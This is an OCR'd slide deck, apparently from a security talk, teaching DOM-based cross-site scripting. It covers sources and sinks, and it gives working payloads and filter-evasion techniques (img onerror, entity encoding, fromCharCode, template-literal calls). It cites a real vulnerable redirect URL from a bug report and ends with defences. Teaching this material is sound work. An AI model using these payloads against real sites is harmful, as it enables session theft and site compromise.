
DOM XSS

Me

- Tom Hudson
- Security Researcher at Detectify
- @TomNomNom online
- Occasional bug hunter
- Question lover :)



The Goal of XSS

- To execute JavaScript in the context of a website you do not control
- ...usually in the context of a browser you don’t control either.

Same Origin Policy

- JavaScript on attacker.com cannot make requests to target.com by default
- target.com must specify a *Cross Origin Resource Sharing* policy to allow it
- An XSS vulnerability on target.com means that limitation is bypassed

Reflected XSS

- User input from the request is outputted in a page *unescaped*

```
GET /?user=<script>alert(document.cookie)</script> HTTP/1.1

...

<div>User: <script>alert(document.cookie)</script></div>
```

Stored XSS

- User input from a previous request is outputted in a page unescaped

```
POST /content HTTP/1.1

content=<script>alert(document.cookie)</script>

...time passes...

GET /content HTTP/1.1

...

<div><script>alert(document.cookie)</script></div>
```

Anything They Can Do, Script Can Do Better

- It’s not just about stealing cookies
- Even if all cookies are *httpOnly* you’ve still bypassed Same Origin Policy


```
<script>
    var r = new XMLHttpRequest();
    r.addEventListener('load', function(){
        alert(this.responseText);
    });
    r.open('GET', 'https://example.com/api');
    r.send();
</script>
```

The DOM (Document Object Model)

- W3C specification for HTML (and XML)
- A model representing the structure of a document
- Allows scripts (usually JavaScript) to manipulate the document
- The document is represented by a tree of *nodes*
  - The topmost node is called *document*
  - Nodes have *children*
- Hated by web developers everywhere

DOM XSS

- User requests an attacker-supplied URL
- The response *does not contain the attacker's script**
- The user's web browser still executes the attacker's script
- How?!



*Probably (:

How

- Client-side JavaScript accesses and manipulates the DOM
- User input is taken *directly* from the browser
- That user input is mishandled in some way
- The server might never even see the payload
  - E.g. in the case of the page ‘fragment’
  - This makes it extra hard to block attacks with WAFs etc

Manipulating the DOM

```
document.body.innerHTML = "<h1>OHAI!</h1>";


var b = document.getElementById('clickme');

b.addEventListener('click', () => alert('lol ur hacked'));
```

An Example

```
<script>
    var name = document.location.hash.substr(1);
    document.write("Hello, " + name);
</script>
```

Sources (non-exhaustive)

- The path
  - `document.location.pathname (/users)`
- The query string
  - `document.location.search (/users?user=123&action=like)`
- The page fragment
  - `document.location.hash (/about#contact)`
- Attacker-controlled cookies
  - `document.cookie`
- Attacker-controlled local storage
  - `window.localStorage`
- Reflected (but escaped!) input in variables
  - `var user = "user\"name";`
- postMessage events
  - `window.addEventListener('message', e => {});`

Sinks (also non-exhaustive)

- `document.write(x)` / `document.writeln(x)`
- `element.innerHTML = x`
- `document.location.href = x`
- `eval(x)`
- `setTimeout(x)`
- `setInterval(x)`
- `$(x)` (jQuery)
- `script.src = x`
- `a.href = x` (requires user interaction)
- `iframe.src = x`
- `window.open(x)`


Payload Types

- HTML-based (inject into the DOM)
  - `<script>alert(document.cookie)</script>`
  - `<img src=x onerror=alert(document.cookie)>`
- URI-based (inject into `src`, `href` attributes etc)
  - `javascript:alert(document.cookie)`
  - `data:text/html;<script>alert(document.cookie)</script>`
- Pure-JS (inject into execution sinks; e.g. `eval()`)
  - `alert(document.cookie)` :)
- Funky stuff!
  - https://gist.github.com/tomnomnom/14a918f707ef0685fdebd90545580309


Another Example

```
<iframe id=target></iframe>

<script>
    var target = document.getElementById('target');
    target.src = document.location.search.match(/page=([^&]+)/)[1];
</script>
```



A Real Example



The Vulnerable Code

```
var redirectUrl = getUrlParameter('redir');

if (isCrossOriginFrame()) {
    window.location.href = redirectUrl;
} else {
    window.parent.location.href = redirectUrl;
}
```

https://zvault.razerzone.com/redir.html?redir=javascript:alert(document.domain)

https://hackerone.com/reports/266737

Basic Filter Evasion

```
<script>
    var name = document.location.hash.substr(1);
    document.write("Hello, " + name.replace(/<script/gi, ""));
</script>
```

Basic Filter Evasion

```
<script>
    var name = document.location.hash.substr(1);
    document.write("Hello, " + name.replace(/<script/gi, ""));
</script>
```

Easily defeated!

```
/path#<scr<scriptipt>alert(document.cookie);</script>
```

```
/path#<img src=x onerror=alert(document.cookie)>
```

More Filter Evasion

```
<script>
    var name = document.location.hash.substr(1);
    document.write("<h1>Hello, " + name.replace(/<\/?[^>]+>/gi, "") + "</h1>");
</script>
```

More Filter Evasion


```
<script>
    var name = document.location.hash.substr(1);
    document.write("<h1>Hello, " + name.replace(/<\/?[^>]+>/gi, "") + "</h1>");
</script>
```

/path#<img src=x onerror=alert(document.cookie) alt=

```
▼<h1>
    " Hello, "
    <img src="x" onerror="alert(document.cookie)" alt="</h1">
  </h1>
```

HTML Entities

```
/path#<svg><script>&#x61;&#x6c;&#x65;&#x72;&#x74;&#x28;&#x64
;&#x6f;&#x63;&#x75;&#x6d;&#x65;&#x6e;&#x74;&#x2e;&#x63;&#x6f
;&#x6f;&#x6b;&#x69;&#x65;&#x29;</script></svg>
```



Avoiding Quotes

```
/?page=javascript:eval(String.fromCharCode(97,108,101,114,116,40,100
,111,99,117,109,101,110,116,46,99,111,111,107,105,101,41,59))
```

```
> String.fromCharCode(97,108,101,114,116,40,100,111,99,117,109,101,110,116,46,99,111,111,107,105,101,41,59)
<· "alert(document.cookie);"
```

Avoiding Braces

```
setTimeout`alert\u0028document.cookie\u0029`;
```


=>

```
alert(document.cookie)
```

https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Template_literals

Resources

- www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet
- github.com/wisec/domxsswiki/wiki
- github.com/cure53/browser-sec-whitepaper
- prompt.ml (challenge yourself!)
- www.jsfuck.com
- tomnomnom.uk/jspayload



Defence?

- Don't accept user input where possible!
- Whitelist values where possible
- Escape output *using an appropriate mechanism*
- A good Content Security Policy can help
  - https://developer.mozilla.org/en-US/docs/Web/HTTP/CSP

Finding postMessage Issues

- Demo because I CBA making more slides
- https://public-firing-range.appspot.com/
- https://github.com/tomnomnom/hacks/tree/master/geteventlisteners

Questions?